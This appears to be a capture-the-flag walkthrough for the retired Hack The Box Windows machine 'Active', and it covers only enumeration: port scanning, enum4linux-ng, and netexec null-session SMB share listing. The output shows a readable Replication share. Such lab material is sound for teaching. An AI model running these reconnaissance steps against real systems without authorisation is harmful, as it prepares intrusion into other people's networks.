
[Windows] Active



Active

OS
Windows

RELEASE DATE
28 Jul 2018

DIFFICULTY
Easy

MACHINE STATE
Retired

Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered.

```
sudo rustscan -a 10.10.10.100 --range 1-65000 --ulimit 5000 -- -sC -sV
```

RESULTS:

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-11-15 22:18:39Z)
```

```
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
5722/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49167/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49173/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49175/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_200
```

SMB,RPC and LDAP Enum


enum4linux

- lets run `enum4linux` since it will enumerate SMB, RPC, and LDAP all at once. we can use this to determine if Null authentication is enabled.

```
enum4linux-ng 10.10.10.111
```


Results:

SYSTEM INFO:



```
 ═══════════════════════════════════════════════
|    OS Information via RPC for 10.10.10.100    |
 ═══════════════════════════════════════════════
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Windows 7, Windows Server 2008 R2
OS version: '6.1'
OS release: ''
OS build: '7601'
Native OS: not supported
Native LAN manager: not supported
Platform id: '500'
Server type: '0x80102b'
Server type string: Wk Sv PDC Tim NT     Domain Controller
```


SMBSHARES:



```
 ============================================
|    Shares via RPC on 10.10.10.100          |
 ============================================
[*] Enumerating shares
[+] Found 7 share(s):
ADMIN$:
  comment: Remote Admin
  type: Disk
C$:
  comment: Default share
  type: Disk
IPC$:
  comment: Remote IPC
  type: IPC
NETLOGON:
  comment: Logon server share
  type: Disk
Replication:
  comment: ''
  type: Disk
SYSVOL:
  comment: Logon server share
  type: Disk
Users:
  comment: ''
  type: Disk
[*] Testing share ADMIN$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share C$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share IPC$
[+] Mapping: OK, Listing: DENIED
[*] Testing share NETLOGON
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Replication
[+] Mapping: OK, Listing: OK
[*] Testing share SYSVOL
[+] Mapping: DENIED, Listing: N/A
[*] Testing share Users
[+] Mapping: DENIED, Listing: N/A
```

- let's use netexec to enumerate SMB more and maybe get list of possible users.

```
netexec active.htb -u '' -p '' --shares
```



```
┌──(kali㉿kali)-[~/Desktop/HTB/active]
└─$ netexec smb active.htb -u '' -p '' --shares
SMB         10.10.10.100    445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\:
SMB         10.10.10.100    445    DC               [*] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON                        Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL                          Logon server share
SMB         10.10.10.100    445    DC               Users
```

